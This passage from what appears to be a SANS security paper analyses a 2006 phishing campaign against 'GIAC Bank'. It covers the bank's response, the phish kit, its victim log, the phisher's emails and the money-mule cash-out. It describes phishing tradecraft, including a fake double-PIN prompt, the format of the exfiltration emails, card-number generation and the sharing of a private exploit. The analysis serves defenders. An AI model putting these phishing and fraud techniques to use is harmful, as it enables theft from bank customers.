Bank, but the name was never updated.

It is not at all surprising that the email purposely arrived on a Sunday morning. Banks

are likely to be closed. It may prove difficult to contact a live person at the Internet Service Provider where the phish is hosted. By striking over a weekend or holiday, Bob knows it's going to be more difficult and likely more time consuming to get the phish site taken down, and more time up increases the chances of catching more victims. As it turns out, the compromised server is half way around the world from GIAC Bank, so as the phish email is being received Sunday morning around 7:00am in New York, it is 7:00pm Sunday night at the compromised web site location. Thanks to the people who have forwarded the phish emails they received to the contact address, and the forwarding rules set up to notify key personnel, GIAC Bank security staff are alerted very quickly. Upon verifying the phish, staff immediately contacted their vendor handling phishing site takedowns. Additional steps taken include: activating their response team, placing messages on their web site and phone system, and setting an alert message as an auto-responder for anyone contacting the bank via email. Through my involvement assisting others experiencing phishing, I am contacted by the bank. Upon examining the phishing site, I soon discover that the phish kit is available and recoverable. I share my discovery with GIAC Bank personnel. The email address, which is quickly found, will be useful to provide to law enforcement. However, it doesn't help the immediate problem of trying to stop the phish.

GIAC Bank staff review the phish to ascertain the risk and exposure. The fake logon

page is stealing customers' online banking logon credentials. The verification page is asking for credit or debit card information only. The bank's risks from the phish are credit card fraud (the phish asks for customer's card account information) as well as fraudulent account access via online banking (customers enter in their real account information in the fake site logon screen.) We notice that the phish takes any value for account number and password, but won't let them enter random numbers for the credit card number. Staff obtains some card numbers from closed cards and tries them. I also generate some random card numbers, through a Perl script I wrote, that adhere to the Visa card number algorithm. We are surprised to see that, upon entering a PIN number, we always receive an error message and have to enter it in again. Upon returning to the phish and trying to use the same value for account number that they had used previously, we were immediately taken to the "thanks for your update" page (VERIFIED.HTML) with no chance to enter anything. (It is important to note here that testing a phish that is targeting your institution shouldn't be done from within the institution unless you have alternate Internet access. The behavior of the phish may be altered when coming from your registered IP address range if the phish is so configured. In this case, it was not. To ensure you're able to see what your customers would see don't view the phish site only from the targeted institution's network.)

GIAC Bank also wanted to try to find out where the target email list came from. Was

there a compromise of some of their data? The email isn't personalized ("Dear Valued GIAC Bank Account Holder" is a generic greeting) and contains no account information. Further, they have noted many of the people forwarding the phish email to them are not customers. The ability to examine the "blowback" reveals that the phish email is being sent to people who are not in their market; GIAC Bank is a regional bank, with no presence in the central or western United States, yet these regions are represented in some of the domain names in the blowback email addresses.

I begin reviewing the phish kit to help see if it contains any files or data related to the mailing to confirm that no information was compromised to create the email list. I find absolutely nothing relating to the mailing, but quickly find *users.dat* to be highly interesting. The contents of the file are shown in figure 14.

```
testing
afaf
asdf
```

Figure 14: Telltale typing in users.dat

It appeared to me that this was an output file containing some test entries. (While I didn't know this at the time, the "afaf" and "asdf" were the signature keyboard tapping of Bob as noted in the review of his email.) I wondered if the live phish was using the file and typed

in the following URL in my browser:

“http://www.compromisedhost.com/.x/giacbank/users.dat.”

I was immediately presented with the same three lines of text just noted, but immediately afterward were additional entries containing numeric entries that looked like account numbers. I confirmed with GIAC Bank staff that the numbers were valid GIAC Bank accounts. Bank staff contacted these customers and confirmed that they had received the phish email and entered their account and card information in the fake page. Bank staff immediately closed out their credit cards and had these customers change their online banking passwords. A refresh of the browser on the file yielded additional account numbers and we realized that we have a real-time list of compromised accounts! Bank staff began monitoring this file. GIAC Bank also received an email from a customer notifying them that the phish kit was available. I have also seen Samaritans take actions beyond what a financial institution could do and share that information. Never encourage anyone to step beyond the bounds of the law, but understand there can be tremendous value in having a channel that makes it easy for people to contact you. Having staff in your call center (or available to your call center) who can understand the value of this kind of data and get it to the right people quickly can make a difference in how hard you’ll be hit by a phish.

We are now aware that *users.dat* contains a list of customer account numbers, as they

are phished. The purpose appears to be that the phish author doesn't want people to have the ability to go back in later and enter different or duplicate information for their account. Therefore, once you've been phished your account number is written to a file to be compared during future entry attempts. The function *isVerfied* in CONFIG.PHP does the lookup and if it determines an account number was already entered, it passes the user to VERIFIED.PHP. Unwittingly, this efficiency of the phish has provided a means by which GIAC Bank can detect compromised accounts as soon as their customers fall victim! As an avid user of virtualization products, I start up VMWare on my laptop and start a Fedora Core Linux virtual machine that is set up with Apache, MySQL, and PHP; ready to act as a test web server. I copy the phish kit over, simply placing the uncompressed folder of files into the default web directory. Ensuring that the VM doesn't have a live Internet connection, I access the fake login page through a local browser and begin to play with the phish. If you have the phish kit available, this provides an immense benefit. It allows you to see exactly how the phish works- bugs, subtleties, and all. I realize what the PIN error message is being used for. Rather than post two PIN fields for the user to enter the data in twice, it makes it a password field so entry is obfuscated. When typing into this field, the user sees "●" characters rather than the numbers typed. A screenshot is shown in figure 15. Regardless of what the user enters, it presents an error message and asks for it again, checking to make sure both entries match. I would bet that many a phished card has ended in failure when the user typed the PIN in

wrong and the account could not be accessed, causing phishers to take measures to ensure that they were getting the correct PIN. This method makes the user feel like they entered the wrong PIN the first time, as they can't see the digits typed into the field, and that they must be on the real site for it to catch this. Social engineering at its subtlest! In fact, this technique of generating error messages deceives peopleinto judging the site legitimate[5].




Figure 15: A fake error message that's effective

The fraudulent site was still up 24 hours later as it was proving difficult to reach those responsible for inadvertently hosting the compromised web site. Credit card fraud losses had been quickly mitigated once it was discovered that the compromised accounts were available

in real time via the fraudulent site. Bank staff covered shifts around the clock, sweeping the *users.dat* file every 30 to 45 minutes. They had also started monitoring these card numbers for credit and ATM transaction attempts, and they were seeing attempts on the cards they had already blocked in several countries. It appeared that Bob tried forwarding the card information to "money mules" in a given country and, upon learning they were denied, immediately shifted to mules in another country, possibly believing that GIAC Bank was blocking transactions by country.

Later, it was discovered that there was some fraud on the East Coast of the United States. While it presented more of a risk and possibly reduced profits, Bob knew that a U.S. financial institution wouldn't block U.S. based transactions. Examining the times of the fraud, it was determined that the money mules had been able to receive the data, create, and then use the fake card at ATM machines less than half an hour after the victim had provided it! Staff responded by decreasing the time between monitoring checks. It is also interesting to note that some card attempts at ATMs failed due to incorrect PIN attempts. In spite of the phishers best efforts, people still manage to enter their PIN incorrectly, even when they needed to confirm it a second time!

After 28 hours, the phish site was finally taken down. Statistically, this is pretty good. According to the June 2006 phishing attack trends report put out by the Anti-Phishing Working

Group, the average uptime for a phishing site during this time was about five days [6]. More than 100 GIAC Bank customers responded to the phish and gave up their financial information. Luckily, GIAC Bank staff were able to see the accounts compromised by monitoring the *users.dat* file and prevented fraud from occurring, with the exception of a period when fake cards were produced and used in less than the period of time staff were sweeping the account, which had been done every 30 minutes or sooner. GIAC Bank staff breathed a sigh of relief, but it wasn't over yet.

6. Another Phish

On Friday morning, only five days after the initial phish and four days after it had been taken down, the phish was back up on another server. Initially, GIAC Bank wasn't sure if it's the same phisher or someone new. In reviewing the email message, which was identical, and the phish site, which also looked identical, GIAC staff believes that they are the same. Comparing time stamps of the emails, this one was launched about twenty minutes earlier in the morning than the previous one, but at the same approximate time of day. Reports and phone calls begin to come in to GIAC Bank. Some customers and non-customers are reporting receiving their second phish email, while others are reporting seeing this for the first time, and it isn't possible to tell if the same email list has been used, a subset of it, or a

completely new list. The blowback is significantly less, indicating the exact same list was probably not used. GIAC Bank staff attempt to browse back through the URL structure to see if there is a phish kit. Unfortunately, this server is configured differently and it's not possible to browse directories on the web server. Suspecting that it was done the same way as the previous phish, we confirm the presence of the *users.dat* file, and I start blindly typing in where I think the phish kit would be. After typing in "www.anothercompromisedhost.com/.x/giac.zip," I am rewarded with the phish kit for the second phish. I check the *users.dat* file and find it starts off with the same telltale initial lines. Most importantly, GIAC Bank staff is back in the business of sweeping this file for newly compromised accounts to prevent fraud.

A review of the phish kit shows that it is identical to the previous one except for an updated CONFIG.PHP. The previous phish started on a Sunday and was taken down on a Monday. This second phish started on a Friday morning, once again using a server on the other side of the world from the target institution. As a consequence, it was already Friday evening where the compromised server was hosting the phish, and the weekend made it more difficult to reach the appropriate contacts. The second phish wasn't taken down until the following Tuesday, making it fall right in line with the average lifespan of a phish during this time. While more than 100 customers had replied to the first phish, only 15 replied to the

second. Although some customers had learned from the first phish, GIAC Bank had posted alerts on its web site and phone system, and an auto-responder email was in place, I believe the reason for the poor response was due to the targeting. The first list had been an effective one, but whatever was used the second time either didn't target the right addresses, didn't target enough addresses, or targeted too many of the same people who had received the first phish email. Finally, Bob got greedy or was frustrated in hitting again so soon. To many, it appeared as a single phish.

7. Catching the Phish

After the phish had been taken down some customers contacted the bank to say that they had tried to update their information, but that the link hadn't worked! I don't know the exact loss figures, nor do I think that they are important for this paper. Bob's phish had been wildly successful in getting people to enter in their information. The email looked real enough. The fake logon page fooled many customers. But, thanks to his lack of cleanup on the compromised server and the informational behavior of his phish, only a handful of cards were successfully exploited. More importantly, every customer that fell for the phish was notified and had his or her password changed, preventing the compromise of personal and financial data. I am positive that Bob didn't understand the shortcomings of his phish or of his

techniques, because a few days later he initiated another phish against GIAC Bank, making all of the same mistakes again. The too soon timing of the second phish seemed to hurt response, as did the target email list he used the second time. At this point, Bob wasn't seeing a return from his efforts and stopped. I don't think he understood why he didn't achieve more success with GIAC Bank, but moved on to other target institutions after minimal success. Bob's target was debit and credit cards that would be provided to money mules to use at ATMs. This worked because, in 2006, many financial institutions didn't validate the CVV value on the magnetic stripe. It may have been a limitation of their card processor, their system, or some other step between an ATM and their transaction approval system, but it was a vulnerability that made them a more desirable target. GIAC Bank has since instituted this checking, as have most institutions that I've discussed this with. When a financial institution finds itself suddenly the target of increased phishing or other fraud, it is important to fully investigate what occurred and why to find some weakness in your systems or procedures. Close this weakness and the activity will likely decrease or stop. Several financial institutions that I've discussed phishing with have not done this and didn't understand why they continued to be targeted.

It is often said that criminals go after the low hanging fruit, meaning they will commit fraud however and wherever it is easiest. By making itself more difficult to phish, a financial

institution may become a less desirable target.

8. Gutting the Phish

The ability to review the phisher's emails during this event, even a few years after it occurred, provides some additional insight into how both the phisher and his phish worked.

As was discussed earlier, the phish formats the output of the data into a convenient format for the phisher. The format of an email includes the name of the financial institution, taken from the BIN.CFG file, followed by the BIN itself. The subject starts with the BIN and is then followed by the customer's account number and the account password or PIN. The body of the message was a formatted string that included the name of the compromised server hosting the phish, the date and time the message was processed on the compromised server, the IP address of the system that entered the information, and the user agent of the browser that was used. A sanitized sample is shown in figure 16.

```
From: GIAC Bank 123456
Subject: 123456 {account number} {password/pin}
!----------Server: www.compromisedhost.comDate & Time: Sun Jun 11, 2006 6:42 pmIP : 10.10.10.1
        (1-10-10-10.someISP.com)User Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
```

Figure 16: Sample of email automatically sent to phisher

The phisher can conveniently sort his emails by financial institution, by time, or by BIN number (using the subject.) This also proves helpful in analyzing the phish. In analyzing the data for the period of the first phish, I found that a total of five institutions were phished simultaneously.

By further examining the server name, I determined that three other institutions had phish hosted on the same compromised server as GIAC Bank and a fourth was hosted on a compromised server in another part of the world. I find an email with a subject of simply 654321 (sanitized) that is from the second server, the server that's only hosting a phish for one financial institution. It would appear that someone receiving the phish for this bank filled in information, but didn't use a card that belonged to that bank, nor was even a part of the BIN database in BINS.PHP. However, since it passed the card algorithm the phish accepted it and passed it on. This individual provided a credit card information even though he or she didn't own one for the institution being phished! As the emails are all formatted the same and these phish are being carried out at the same, it's highly probable that they are all using the same underlying phish kit with slight customizations to match the look of each institution. I wonder if any of the other institutions were able to find their phish kits and *users.dat* files, if

they existed, and prevent fraud, or if they learned about the accounts compromised as fraud was reported. In total for the five institutions targeted during this two-day period, Bob received 172 emails. GIAC Bank customers were responsible for nearly 60% of the total replies. Was the email targeting of GIAC Bank that successful, or was the targeting of the others that unsuccessful? Although some people or groups may be more likely to fall victim to a scam like phishing, it is unlikely that this would account for such drastic differences.

During this time, there is no attempt via this email address to cash out the compromised accounts. However, a short time later and on a campaign targeting a different financial institution, Bob sends an email with the subject "take it." There are instructions in the email, as shown in figure 17.

```
algo is cc=YYMM101000000000000
limit is 1k $ send me email back results i have to sleep
```

Figure 17: Instructions for the take

Additionally, there is information from eight accounts. A review of the email log shows that the eight accounts being sent to the money mule are only half of the sixteen that have been received so far. Bob sends an email with an attachment, asnx.tar, to an associate. The attachment is the C source code for an OpenSSL ASN.1 deallocation exploit created by the Romanian Security Research Team (or ROSEC, according to its header documentation) for

private exploit. It appears that Bob has come by the source code for an exploit and he is passing it on to an associate to compromise a server, likely so it can be used to host a phish for Bob. While Bob needs to give the exploit to his associate to compromise the server, he admonishes him not to share it with anyone else, writing: “try to keep it private u know these game rules keep private get more :).” Finally, in a case of art imitating life, another email shows Bob joining thecrims.com, an online role-playing game where the player lives the life of a criminal.

9. Digesting the Phish

With the activities of Bob’s phishing campaign against GIAC Bank drawn to conclusion, we can now reflect back on the activities of the phisher and the bank and see what was done well, and what wasn’t, and what the bank might have done better. Observing one phisher doesn’t represent all phishers any more than one bank robber represents all bank robbers. Still, I think a lot of valuable information was revealed, especially through the inside look afforded by the email log. I am very grateful to the NYSP Computer Crimes Unit for allowing me to review this material. At the time I am writing this, the case is not completely closed, but it is not currently active. While I would love to see the phisher brought to justice, I’m thankful for the opportunity to gain and share as much knowledge as possible. I believe that the

chance to view a phisher's emails, the insight obtained by having the actual phish kit he used, and the understanding of some of what occurred in the bank as it was phished have provided a unique look inside phishing that can prove beneficial to other institutions who are being or will be phished. In concluding this analysis, a review of the effective and ineffective actions taken by both the bank and the phisher will now be summarized.

GIAC Bank did many of things right. They had a response team and plan in place ahead of time, and had a vendor in place to help with getting phishing sites taken down. Also, they weren't afraid to engage contacts and outside assistance. Having an accessible email address for people to report phish, as well as the ability to quickly get that information to the correct people meant that they were able to become aware of any new phish quickly and could receive intelligence that someone might have to share. GIAC Bank quickly put up notices on its web site, its phone system, and established an auto-responder email to the address used by the phish, and prepared their call center to assist customers. Monitoring for blowback once this phish was known allowed them to better gauge the size and speed of the mailing, as well as to help determine if exposed data was used to seed the mailing list. They also did do an internal review to ensure they didn't have an internal exposure. In discovering the users.dat file and monitoring it during the life of the phish, they were able to minimize card losses and protect their customers' online accounts proactively.

GIAC Bank does have some areas for improvement. The bank wasn't verifying CVV values, which made them a desirable target for this kind of phish in the first place. They weren't monitoring blowback on their email server, which would have provided an early indication. GIAC Bank also employed too large of a sweep period for checking the users.dat file for new account numbers, which allowed some fraud to occur. Considering that they were able to use it to block fraud at all and that there was really no way of knowing how quickly a compromised account could be monetized, this is a minor point. In the end, they did a commendable job of minimizing losses and reducing the effectiveness of the phish. By becoming a more difficult phishing target, they will discourage future phishing campaigns.

As a phisher, Bob was effective at putting together the resources that he needed to make the phish happen. He utilized many associates for tasks including reconnaissance, target address listing, mail delivery, server compromise, phish kit creation and modification, and monetization of the compromised card accounts. He was able to pull off multiple phishing campaigns simultaneously, targeting at least five institutions concurrently from what I reviewed. Whether designed by him or not, the phish email, the duplicated sign-on page, and the efficiency of the phish kit put together a fraud that was compelling to many people. Bob also keeps trying to monetize his cards. He tries money mules all over the world until finally getting some success.

Bob also made mistakes. Bob didn't delete the phish kit. This alone provided opportunity for target institutions to gain information that greatly mitigated the phish. Although the equivalent of the phish kit can be obtained by an archive of the phish directory on the server, this requires cooperation from the web site administrator as well as time, and requests for such an archive are rarely honored. Leaving it available is just sloppy. Bob also didn't consider the risk of having your phish log its victims to a file on the server that, although not advertised, was world viewable. The existence of this file prevented close to one hundred accounts from being compromised in this event alone. Not finding sufficient success the first time, he went after the same institution a few days later. This short time span likely reduced his effectiveness. Equally important, his second attempt was a carbon copy of the first, right down to leaving the phish kit available. Finally, there are Bob's sloppiness and laziness. He uses his email for far too long and for far too many purposes, both business and personal. It's likely that Bob never considered that his victims might look for his phish kit, might study how it worked, or that someone might review his email. This paper is proof that this can happen.

All phishers are not the same. But one thing Bob demonstrates is that many phishers end up relying on others for tasks that they cannot do or don't want to do. While few phishers may be as careless with email as Bob, it is probable they will make mistakes and indiscretions along the way. These mistakes leave clues and trails for those lucky and persistent enough

to follow them. The investigation of an associate may lead to the investigation of the main phisher. This may help turn the tide against this type of crime.

10. References

[1] **Barret, M. and Levy, Dan**. *A Practical Approach to Managing Phishing*. April 2008. Accessed 10 April 2009 at < https://www.thepaypalblog.com/wp-content/uploads/2008/07/a_practical_approach_to_managing_phishing_april_2008.pdf>

[2] **James, Lance**. *Phishing Exposed*. Syngress Publishing, 2005. p21.

[3] **Schumann, S., et al**. *Professional PHP Programming*. Wrox Press, 1999. p132.

[4] **Unknown**. *Testimony of Carter Franke, House Committee on Financial Services, Subcommittee on Financial Institutions and Consumer Credit, March 13, 2008*. Accessed 14 April 2009 at <http://www.house.gov/financialservices/hearing110/franke031308.pdf>

[5] **Lininger, R. and Vines, RD**. *Phishing- Cutting the Identity Theft Line*. Wiley Publishing, 2005. p75

[6] **Anti-Phishing Working Group**. *Phishing Activity Trends Report, June, 2006*. Accessed 15 April 2009 at <http://www.apwg.org/reports/apwg_report_june_2006.pdf>

The author greatly wishes to express his thanks to the New York State Police Computer

Crimes Unit. Without their assistance, this paper would not have been possible. Unfortunately, the email logs obtained by the Computer Crimes Unit, a primary source for this paper, aren't a resource the reader can access for further reference. More information about the NYSP Computer Crimes Unit can be found at <
http://www.troopers.state.ny.us/criminal_investigation/Computer_Crimes/>

Last Updated: May 28th, 2017

Upcoming Training

SANS Stockholm 2017	Stockholm, Sweden	May 29, 2017 - Jun 03, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
Security Operations Center Summit & Training	Washington, DC	Jun 05, 2017 - Jun 12, 2017	Live Event
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Ottawa SEC401	Ottawa, ON	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Rocky Mountain 2017 - SEC401: Security Essentials Bootcamp Style	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
Community SANS Portland SEC401	Portland, OR	Jun 12, 2017 - Jun 17, 2017	Community SANS
SANS Secure Europe 2017	Amsterdam, Netherlands	Jun 12, 2017 - Jun 20, 2017	Live Event
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Minneapolis SEC401	Minneapolis, MN	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Phoenix SEC401	Phoenix, AZ	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS Munich Summer 2017	Munich, Germany	Jul 10, 2017 - Jul 15, 2017	Live Event
Mentor Session - SEC401	Macon, GA	Jul 12, 2017 - Aug 23, 2017	Mentor
Mentor Session - SEC401	Ventura, CA	Jul 12, 2017 - Sep 13, 2017	Mentor
Community SANS Atlanta SEC401	Atlanta, GA	Jul 17, 2017 - Jul 22, 2017	Community SANS
Community SANS Colorado Springs SEC401	Colorado Springs, CO	Jul 17, 2017 - Jul 22, 2017	Community SANS
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
SANSFIRE 2017 - SEC401: Security Essentials Bootcamp Style	Washington, DC	Jul 24, 2017 - Jul 29, 2017	vLive
Community SANS Charleston SEC401	Charleston, SC	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Fort Lauderdale SEC401	Fort Lauderdale, FL	Jul 31, 2017 - Aug 05, 2017	Community SANS
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Prague 2017	Prague, Czech Republic	Aug 07, 2017 - Aug 12, 2017	Live Event